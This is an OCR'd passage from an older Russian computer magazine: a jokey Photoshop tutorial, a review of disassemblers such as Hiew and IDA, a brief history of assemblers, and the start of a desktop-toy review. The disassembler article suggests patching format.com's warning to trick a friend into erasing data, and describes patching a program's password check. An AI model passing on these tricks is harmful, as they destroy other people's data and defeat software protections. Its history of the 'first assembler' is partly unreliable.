


Видишь нижний канал? Вот оно и есть.
Можно поизвращаться с ней из панели Layers: тыкаем по маске правым батоном мыши, по-

том Apply Mask (применить), Discard Mask (убить) или Disable Mask (отключить). Вот такие пироги.

Verbrannte Erde. Группировка слоев

Теперь мы побазарим о группировке слоев. Как всегда, это очень рульная фича, с ее помощью ты можешь создавать потрясающие эффекты, бла-бла-бла.
Итак, бацаем изображение. Оно будет состоять из верхнего слоя, который мы наложим:



текстового слоя, на который мы будем накладывать:




и фона. Группировкой в PS называется наложение верхнего слоя на нижний по его прозрачности. О как!
Теперь, внимание, снова магия: делаем активным самый верхний слой и группировку (Layer > Group With Previous / Ctrl+G) и получается подобная фигня:




Вот и все :). Группировать, кстати, можно несколько слоев.

Opticon. Макросы

Акшеном в фотошопе называется макрос, т.е. определенная записанная ранее последовательность действий. Как ты уже привык, это просто жутко удобная, нужная и замечательная вещь, без которой нет жизни в нашем жестоком мире, etc.
Делаются акшены точно так же, как и в 95% других программ - выполняем действия и сохраняем их последовательность. Значит так, забацаем клевый акшен, который будет нам делать сияющие кнопочки. Пример простейший, но объясняющий технологию макросостроения. Для начала делаем новое изображение, скажем, с черным фоном. Пишем на нем текст кнопки:




Теперь надо подумать. Я понимаю, что это тяжело, но по-другому нельзя :(. А что наш акшен будет делать? Он должен превратить текстовый слой в обычный (чтобы можно было применять к нему фильтры, etc), скруглить углы текста, сделать свечение, назвать его как-нибудь по-умному и... и все.
Поехали. Акшены делаются и запускаются через панель Actions (Window > Show Actions / F9). Немного про панельку:



1. Кнопка с фичами акшенов: запись новых, удаление, сохранение, загрузка, etc.
2. Set (папка) с акшенами. В таких папках удобно хранить кучку своих акшенов для сохранения/загрузки.
3. Сами акшены. Тот, что повыше, - свернут, пониже - развернут.
4. Список действий текущего акшена.
5. Действие. В данном случае это мессага, которую можно всунуть в акшен с помощью кнопки (1). В сущности, полезен, если очень хочется вставить в акшен свой копирайт или инструкции по пользованию для всяких лузеров.
6. Подобная иконка напротив действия означает, что для него будут запрошены параметры. Например, чуть повыше такая иконка стоит у действия Maximum. Значит во время выполнения акшена вылезет стандартное окошко для установки параметров фильтра.
7. Если галка не стоит, действие будет игнорироваться.
8. Кнопки для деланья акшенов: остановка записи, запись, выполнение, создание нового set'а, дублирование действия/акшена, удаление действия/акшена.

В менюшке акшенов (1) можно также установить режим показа акшенов не как свернутых списков, а как обычных кнопок (Button Mode), геморроя в таком режиме с их запуском поменьше, хотя я в любом случае предпочитаю вешать акшены на хоткеи. (F2-F12 /+Shift /+Ctrl)

А теперь время писать акшены :].
Тыкаем в треугольную пимпу (1), давим New Action, вводим ему красивое имя, назначаем хоткей и выбираем цвет для Button Mode'а, тыкаем Record.




Теперь практически любое действие будет заноситься в этот акшен (масло масляное будет смешиваться с маслом масленным, будь готов :)). Если совершил ошибку, тыкай стоп, удаляй неверный кусок, и опять Record с нужного момента.
А мы начнем писать наш акшен:
Для начала сделаем текстовый слой обычным (Layer > Rasterize > Type).
Потом скруглим углы фильтром Median (Filters > Noise > Median, значения 2 мне хватило).
Дублируем слой (Layer -> Dublicate).
Загружаем выделение слоя по прозрачности (Selection > Load Selection) (будут выделены все непрозрачные части слоя, такого же эффекта можно добиться, тыкнув в панельке Layers по слою с зажатым Ctrl'ом).
Увеличиваем границы выделения (Selection > Modify > Expand) пикселя на 2.
Ставим какой-нибудь голубенький цвет в Foreground ("передний") и заливаем выделенную область (Alt+Del).
Дальше размытие по Гауссу (Filters > Gaussian Blur), потом переносим эту копию за наш старый белый слой (Ctrl+[).
Мне не очень понравилась яркость свечения... но дополнительная копия этого слоя вполне устроила. Тыкс, теперь осталось свести 3 слоя вместе. Стоп! У нас же сейчас выделен второй из этих трех слоев, как же примерить к ним верхний? Если его просто выделить, то в акшен пропишется select layer "Lain" (по названию), но ведь не все слои у нас будут Lain называться, а команды Select Previous/Next Layer нету... На самом деле это та еще заморочка, как ее обойти - я не знаю, но вот что приходилось делать в таких случаях: с самого начала слою давать какое-нибудь промежуточное имя вроде "blabla", а потом переименовывать готовый объект во что-нибудь другое. Так и сделаем. Останавливаем акшен, выделяем верхний слой с надписью, потом верхнее действие в нашем акшене и начинаем записывать опять, делаем вот что: переименовываем нужный слой, допустим, в "666". В акшене появится действие Set Current Layer Name "666". Теперь опять останавливаем запись и осторожно переименовываем копии этого слоя: вместо Lain copy и Lain copy 2 делаем 666 copy и 666 copy 2, выделяем опять второй слой (который теперь 666 copy 2) и идем дописывать акшен. Тыкаем record, выделяем слой 666, два раза применяем merge down (Layers -> Merge Down / Ctrl+E) для

сведения этих слоев. Теперь слой нам надо переименовать. Отжимаем Layer > Layer properties, вводим имя.



Вот, в общем-то, и все. Останавливаем запись акшена, вспоминаем, на какой хоткей он был подвешен, пишем новый текст, нажимаем и... :)



Кстати, насчет кнопок. Никто тебе не мешает вставить в конец акшена команду Save For Web, потом отметить пустой квадратик слева от действия и вставить Close Image. Тогда после выполнения акшена возникнет диалоговое окно сохранения для www, а после сохранения файл закроется.

Show me the Way. Векторные пути


Теперь я с тобой хочу поговорить об этом. Нет, об ЭТОМ ты можешь перетереть с папашей или со своей gf, а я хочу побазарить о Курвах. Или, в простонародье, кривых Безье.

Итак, что есть Курва? Курва есть векторная линия, замкнутая или нет, смазанная или острая, определенная жуткой математической формулой. Т.к. она есть векторный объект, ее можно без проблем масштабировать, вращать, гнуть и извращаться прочими способами без потери качества. Отображаются они в панели Paths (F7). Курва, которая называется Work Path, является черновой и не сохраняется при закрытии изображения; чтобы сохранить кривую, надо, например, сдублировать существующий Work Path.

Курва рисуется тулзенкой Перо (Pen Tool / P). Точки, которые делаются пером, бывают трех видов: угловые (Corner), Безье (Bezie) и угловые Безье (Corner Bezie). Они даже кое-чем там отличаются. Угловые - они и в Африке угловые. Рисуются банальным тыканьем по нужным локациям =).

Безье отличаются от угловых тем, что имеют два “усика”, которые определяют “форму” смазанности кривой, причем положение одного “усика” зависит от положения другого. Рисуются тыканьем с последующим протягиванием мышкой при зажатой левой пимпе (ну, вы меня поняли =)) или преобразовываются из угловой при помощи “специальной-рулезной-фигни” (Convert Point Tool, Ctrl+Alt над точкой при включенном Direct Selection Tool (A)).

А угловые Безье являются теми же Безье с той лишь разницей, что у них редактирование обоих “усиков” происходит независимо друг от друга. Они появятся, если потянуть один из усиков точки Безье Convert Point Tool’ом.



Глупый юзер спросит: “А нафига ты тут эту байду гонишь и нафига нужны Курвы?”. Насчет первого не знаю, а вот что касается надобности - ни на одной мышке, самой крепкой и не дрожащей, ты не набацаешь такой ровной и смазанной линии. Кроме того, многие очень любят строить выделение, базирующееся на курве, т.к. ее можно редактировать пока не надоест. Сейчас покажу, как все делается.

Допустим, взбрело мне в голову обвести циферку (о, мне и не такие вещи взбредают).Берем и начинаем курвить (to Curve - рисовать курвы):







Докурвили... Теперь что можно с курвой сделать? Можно ее обвести, залить, сделать по ней выделение, скопировать и удалить. Я свою залил черным, потом загрузил по ней выделение и изувечил. Кстати, все эти действия доступны из меню путей (Paths, F7... или я уже говорил...).




Ну что еще можно сказать? Лично я курвы использую для рисования контуров и больших линий определенных форм (не тех, о которых ты подумал, маленький извращенец), у меня есть три акшена, которые используются с ними:

Один заливает плоскость, ограниченную курвой цветом форграунда (передним, в смысле);

Второй делает выделение по курве (я редко использую это для построения выделения, чаще для редактирования Quick- или слой-масок);

Третий создает новый слой, обводит выделенную курву кистью, применяет Maximum, сводит с нижним слоем, удаляет выделенную курву.

Теперь маленький комментарий относительно третьего акшена: торопливые перцы с маленьким объемом мозгов (оперативки, я хотел сказать) спросят: “А нафига обводить курву и применять к ней максимум на новом слое, если потом придется все сводить? И вообще, кто такой максимум?”. Так вот: во-первых, Maximum - фильтр, который уменьшает толщину линий, Я никогда не рисую тонкими кистями, т.к. они оставляют неприятный запах во рту и выглядят грубее, чем если сначала нарисовать толстой кистью, а потом ее сделать дистрофичной. Во-вторых, если применить максимум к двум близко расположенным линиям, между ними возникают злые места:



Так что лучше использовать этот фильтр по отдельности к каждой курве на сепаратном слое, а в-третьих, это понтовее ;).

Ausspruch. Напоследок

Ты думаешь, узнал все, на что способен фотоЖоп? Наивный... Всего наверняка не знают даже разработчики программы. Комбинируя примочки, описанные выше, можно существенно уменьшить время, необходимое на обработку графики, и добиться лучших результатов при максимуме удобства. И кто знает, может твой следующий digital-валпепер будет украшать десктопы тысяч юзеров инета по всему миру :)?

Дизассемблер. Брат Ассемблера

Обзор современных программ-дизассемблеров

Доля Алексей (TANAT@YES.RU)

Дизассемблер (буквально: обратный ассемблер) - программа, служащая вспомогательным средством отладки и переводящая программу в машинных кодах обратно на язык ассемблера. Любой файл, имеющий расширение exe, com, dll, sys, drv и т.д., представляет собой программу в машинных кодах (естественно, если это не обычный текст, переименованный в файл с таким расширением). А как узнать, что делает тот или иной файл? И самое главное, как изменить ту или иную его функцию? Если ты профи в машинных кодах, то у тебя такой проблемы никогда не возникнет. А если нет?

Вот тут-то ты без дизассемблера не обойдешься! С помощью этого инструмента можно перевести любую программу с языка понятного только машине и нескольким гениям на достаточно популярный язык ассемблера. А после этого уже разбираться, что да как эта программа делает. При желании ты можешь поменять что-нибудь внутри и получить уже другую, нужную тебе программу. Для этого просто надо будет ассемблировать программу заново. Но это только звучит грозно, а на самом деле, если у тебя мощный и современный дизассемблер (а именно такой я тебе посоветую), то ты просто нажмешь на кнопку Compile или Assemble и получишь, что хотел. Также дизассемблер является очень мощным инструментом отладки: сейчас почти каждый отладчик включает в себя встроенный дизассемблер.

"Поможите чем можите, мы сами не кодеры..."


Если ты не кодер, то тебе все равно нужна эта программа. К примеру, ты хочешь что-то поменять в command.com (ну заменить строку "Abort,Retry,Ignore" на "На фиг,Нефиг,Пофиг"), тут без дизассемблера никак не обойтись. Или нужно поменять стандартную надпись из файла format.com "При форматировании будет потеряна вся информация, вы уверены Да/Нет?" на "Нажмите Да для продолжения работы!" :). А потом, случайно, оставить этот файл у друга на винте. С помощью IDA, например, это делается за несколько минут.

Сейчас очень много программ, называющихся дизассемблерами, но различающихся набором предлагаемых функций, мощностью, скоростью и интерфейсом. Какой же из них выбрать? Это действительно непросто: не все из них одинаково хороши, а некоторые - откровенная лажа. Я расскажу тебе о всех последних дизассемблерах, посоветую, что лучше, что хуже, а ты уж выбирай. Итак, приступим.


Вот программы, представленные в обзоре (их последние версии можно найти на двух сайтах: www.dore.ru/files/disassemblers и http://hi-tech.ph.ru/download/disassemblers)

DeWin 1.9 - 171 кб

Досовская программа, работающая только с exe-файлами. Запускается и настраивается в стандартной досовской командной строке. Запустив файл dewin.exe, ты увидишь список всех ключей (и описания к каждому из них), которые можно использовать при запуске программы. Также есть возможность указывать имя выходного файла. По умолчанию его расширение .def, а имя совпадает с именем exe-программы. К плюсам программы можно отнести возможность дизассемблирования многомегабайтных файлов (хотя это в принципе никому не нужно), так как DeWin подгружает файл небольшими частями и не обращает внимания на его раз-



WinDasm сразу после загрузки



Дизассемблированный исходник

мер. А также возможность работать с windows-приложениями, распознавание строчек посреди кода, малый размер программы и то, что ее не нужно инсталлировать. К минусам: работа только с exe-программами, отсутствие интерфейса как такового.

WinDasm 8.93 - 1 МБ

Этот дизассемблер работает с exe, com, dll, drv, cpl и многими другими файлами. Оформлен он как Windows-приложение, имеющее приятный интерфейс и Tool Bar. Для дизассемблера это необычно, но очень приятно. В этой программе есть несколько полезных функций: поиск текста (в исходнике), переход на страницу с определенным номером, переход к описанию кода (полезно при работе с большими программами), смена представления данных и кода на шестнадцатиричное. У этой программы есть и минус: она не распознает строки текста в коде. Например, при дизассемблировании программы, которая выводит на экран слова "Hello World!", я получил текст кода без той строки, ради которой все и затевалось. WinDasm можно использовать и как отладчик, для этого есть пункт меню Debug. Также хорошо то, что есть очень развитый Help. В нем можно почерпнуть массу интересной информации при известном желании и знании английского языка. Программа не нуждается в инсталляции. В общем, хороший дизассемблер, с приятным интерфейсом, но недостаточно мощный.



Дизассемблированный файл и меню режима просмотра

Dsassm - 213 КБ

Если попытаться дизассемблировать com-файл, то в исходнике будет строка: "This doesn't look like executable file... sorry". Эта программа работает только с exe-файлами. Программа не требует инсталляции. В ее комплект входит файл readme.txt, в котором описываются все основные особенности. В частности, эту прогу можно сравнить с DeWin, так как у них обеих нет интерфейса как такового, работа происходит в дос-строке. Но в этом дизассемблере нет вообще ни одного ключа. Просто указываешь имя исходного файла (также и путь к нему) и имя конечного (у исходника должно быть расширение .txt). В целом, довольно старая (1998 год) прога. Бывает и лучше!

Hiew - 250 КБ


Очень известная программа для MS-DOS. Однако это отнюдь не умаляет ее достоинств и при работе в Windows. Интерфейс можно сравнить с Norton Commander или Dos Navigator, но без мышки. В принципе, она очень похожа на DiskEdit, была такая утилита в MS-DOS. Она даже автоматически записывалась на любую загрузочную дискету. С ее помощью можно дизассемблировать файлы с любым расширением. Делается это просто: наведи курсор на файл и нажми <ENTER>. Ты увидишь содержимое файла в непонятных символах. Жмем F4 и выбираем Decode. Вуаля! Файл дизассемблирован. Просто до безобразия.


Hiew общий вид

Нажав F3, ты сможешь сразу изменить программу, а нажав F2 - ассемблировать заново. Это просто и очень удобно. К примеру, с помощью отладчика тебе удалось выяснить, где именно какая-то программа спрашивает у тебя пароль. Запомни адрес, открой нужный файл с помощью Hiew, найди нужный адрес (в меню есть пункт Search), измени содержимое и ассемблируй заново "не отходя от кассы". Hiew компилирует только этот микрофрагмент, а не весь файл. Остается только сохранить этот файл на диске и все. В целом, Hiew очень удобен, прост и полезен. Он маленький, но мощный, и хотя в исходном коде нет текстовых строк (при дизассемблировании HIEW не распознает текст), возможность менять текст и ассемблировать на лету делает эту программу абсолютно незаменимой.

Sourcer 7.0 - 1 МБ

Напоследок остались два самых лучших дизассемблера. И Sourcer от V Communications - один из них. Он не требует инсталляции. Имеет досовский интерфейс, но все же намного приятнее предыдущих программ, в которых приходилось использовать командную строку и кучу ключей. Главный файл: sr.exe. Sourcer работает с exe, com, dll и другими программами. После того как ты нажмешь <ENTER>, введя имя файла, попадаешь как бы в меню управления программы. Не боись! Пока не нажмешь "G" - Sourcer ничего не сделает. В меню ты можешь, нажимая подсвеченные буквы латинского алфавита, изменить:




Sourcer общий вид



Радостный Sourcer сообщает, что дизассембляция прошла успешно

- “F” (File Format) - формат выходного файла. Он может иметь расширение asm (что очень удобно) или lst. Последний является листингом, содержащим адреса и код программы. В asm-файлах предстает готовый файл с заголовком, состоящим из пути к файлу, его имени, даты дизассемблирования и другой малополезной информации.
- “O” (Output Filename) - имя выходного файла (но не расширение, оно определяется в предыдущем пункте).
- “A” (Analysis Options Menu) - меняет внутренние настройки (они не прописываются в sdf-файл) Sourcer’a.

Все настройки помещаются на двух страницах, перемещения по которым осуществляется с помощью кнопок “1” и “2”. Каждая настройка обозначается буквой. Если надо ее активизировать или, наоборот, убрать, жми на клавишу с соответствующей буквой. Настройка активна, если буква на экране - серая. Не активна - зеленая. Если же некоторые настройки непонятны, просто не трогай их, так как Sourcer с самого начала настроен достаточно оптимально.



Дизассемблированный исходник

- “R” (Remarks) - наличие комментариев. ОЧЕНЬ УДОБНЫЙ РЕЖИМ. Sourcer не только дизассемблирует, но и комментирует программы. Независимо от формата (asm/lst) при включенных комментариях можно сразу прочесть, что делает та или иная команда (или прерывание).
- “P” (Passes) - количество “проходов” при дизассемблировании. От этого зависит скорость и качество работы.
- “C” (Code style) - важный пункт. Исходный файл можно будет ассемблировать в разных форматах: .com, .exe, фрагмент, драйвер, оверлей и др. Например, у тебя был файл .com, а тут установлен формат .exe, значит когда ты потом ассемблируешь программу заново, получится файл .com
- “G” (Go begin processing) - начало дизассемблирования. После нажатия этой кнопки твой комп подумает немного и выдаст сообщение: “SOURCER COMPLETED” (исходник создан), а также информацию об общем количестве строк и скорости дизассемблирования (количество строк в минуту).

У этого дизассемблера только один минус - не очень привычный интерфейс. Но очень много плюсов: комментарии, возможность создать .asm-файл разной структуры (.com/.exe/фрагмент и др.), чрезвычайная мощность, настройка под конкретный ассемблер (Tasm/Masm/...), настройка под определенный тип процессора и другие. В целом, эта программа не зря считается одной из лучших (обрати внимание на ее размер!).

IDA - 8,5 мб

Interactive Disassembler (IDA) является самой мощной программой на сегодняшний день. Хотя она и имеет такой немалый размер, ее все равно надо инсталлировать. Перечислю основные достоинства: возможность менять дезассемблированный текст на лету (как в Hiew), поддержка огромного количества процессоров, возможность работы с файлами разных типов (exe, com, lib, zip, ne, pe, le, lx и др.), возможность получать файлы разных типов на выходе (exe, com, asm, bin, map). Мар-файлы используется для последующей отладки (IDA является и отладчиком).



IDA сразу после загрузки

Также IDA может дизассемблировать файлы любой длины. Существенным плюсом является возможность работы в разных операционных системах (MS Windows’9x, MS Windows NT, MS DOS extender (DOS4GW), OS/2). IDA, как и Sourcer, комментирует текст программы, так что если тебе ничего не понятно, просто читай текст рядом.

Для работы в Win9x запускай файл IDAW.exe, для работы в MS-DOS используй IDAX.exe, для OS/2 - IDA2.exe. Также есть файл конфигурации ida.cfg (в него лучше не лазить, если не знаешь, как с ним работать). Внутри он достаточно хорошо прокомментирован, так что изменение настроек дело нудное, но не очень сложное (хотя, должен сказать, что легким его тоже назвать нельзя). Что касается интерфейса программы, то он очень приятный (примерно как в Borland Pascal 7.0). Чуть хуже, чем у WinDasm.

Готов?

Теперь ты знаешь, какие бывают дизассемблеры и откуда их взять. Но остается вопрос: “На какой из вышеперечисленных программ остановить свой выбор?”. Я бы советовал использовать две программы одновременно. Это Hiew и IDA. Первая просто подкупает возможностью менять код на лету. И делается это настолько просто, что одного знакомства с этой статьей достаточно для исправления кода в любой программе. Вторая является самым мощным дизассемблером. Если ты новичок, то ее комментарии помогут разобраться в коде исследуемой программы, если опытный профи, то ее мощь, многочисленные настройки и возможность создавать map-файлы (в связи с использованием их в SoftIce) послужат хорошим оружием в борьбе с исходным кодом программ.

Если ты ставишь себе цель большую, чем только работа с исходным кодом, то я бы рекомендовал использовать еще и мощнейший отладчик SoftIce, а тогда IDA сослужит хорошую службу. В принципе, если у тебя достаточно места на диске, то универсальным набором явились бы: Hiew, IDA, Sourcer. Ну и SoftIce, если хочешь.

INSCENE MAN — Ассемблер

Первым ассемблером и одновременно первым интерпретатором стал псевдокод и набор инструкций Short Code, разработанный в июле 1949 года американцами Пресом Экертом и Джоном Мошли для компьютера BINAC. Решение любой задачи вначале записывалось математическими уравнениями. Те, в свою очередь, посимвольно транслировались в коды: из “a=b+c” в “S0 03 S1 07 S2”. На заключительном этапе коды приобретали двоичный вид, а каждая строка после ввода автоматически выполнялась. Первая практическая задача, которую решил ассемблер, - расчет таблиц артиллерийской стрельбы для американских баллистиков. Ассемблеры на мнемонических кодах (с “MOV” и “ADD”) появились только в середине 50-х. Авторы ассемблера более известны изобретением самых первых вычислительных машин (на вакуумных трубках): ENIAC (1946), BINAC (1949) и прямого предка современных компьютеров UNIVAC I (1951). К сожалению, ни Эскерт, ни Мошли до наших дней не дожили.




Оторвись по-черному!

Или Настольный армагеддон

Даниил Шеповалов nya@danya.ru

"#$#%@!!! Ублюдки! Мразь! Говно! Ненавижу! А ты чего тут стоишь, дура, быстро пошла на улицу, малолетка недоделанная. Дед, заткнись - не доставай лучше, а то и ты свое получишь. Твари! Это ж надо было повиснуть с фатал еррором, когда я уже до последнего уровня дошел. Бабка, а ну живо уйди с дороги, пока я табуреткой тебе ноги не перехреначил. Ненавижу!" - приблизительно так ты обычно реагируешь на сбой в системе, когда на одном дыхании, не сохраняясь, прошел десять уровней.



Точно так же реагирую и я, когда в день сдачи статей вместо доковских файлов в каталоге ARTICLES нахожу порнографические картинки, которые незатейливо выкачала из инета моя младшая сестренка. Однако есть гораздо более безопасный и эффективный способ выбросить негативную энергию - воспользоваться услугами специального софта, обзор которого ты нынче удостоился счастья лицезреть.

Desktop Toys


Скачать:
http://zzz.atlant.ru/progs/win_04/dttoys.zip
Размер: ***1.6 Mb***

Эта чумовая прога вышла в далеком 95-м году, однако лучшего инструмента для снятия стресса человечество еще не придумало. В твоем распоряжении окажется 9 инструментов для изощренного надругательства над рабочим столом: Молоток, Пружинка, Арсенал оружия, Космический крейсер, Супергерой, Идиот Теодор, Маляр, Ластик и Гравитационные пацаны. Для серьезных психических срывов лучше всего подходит Молоток - им, как я думаю, ты уже догадался, очень удобно хреначить со всей дури по сообщению об ошибке и содержимому регистров процессора.

Также советую нетерпеливым товарищам всегда держать под рукой Арсенал - он содержит огнемет, пулемет и ракетомет, которые позволят наилучшим образом превратить твой десктоп в термоядерные руины. Но это все, конечно, инструменты дешевых гопников - настоящие эстеты предпочитают Пружинку. Ах, Пружинка... Пусть тебя не смущает это наивное детское название. Множество бессонных ночей было посвящено мною этому гениальному творению. Фишка в следующем: на управляемую тобой пружинку падает какой-нибудь замысловатый предмет (курица, дохлая рыба, таракан, монитор, снаряд или еще что-нибудь), ударившись о пружинку, он подскакивает, и твоя задача - снова поймать его при падении. Чем большее число раз ты сумел подставить пружинку под падающий объект - тем выше он подскакивает и, соответственно, тем больше будет скорость его падения (эм жэ квадрат, однако). А теперь представь, что случится с твоим рабочим столом, когда на него упадет с двадцатиметровой высоты громадный таракан... или тяжеленный монитор. Кстати, хозяйке на 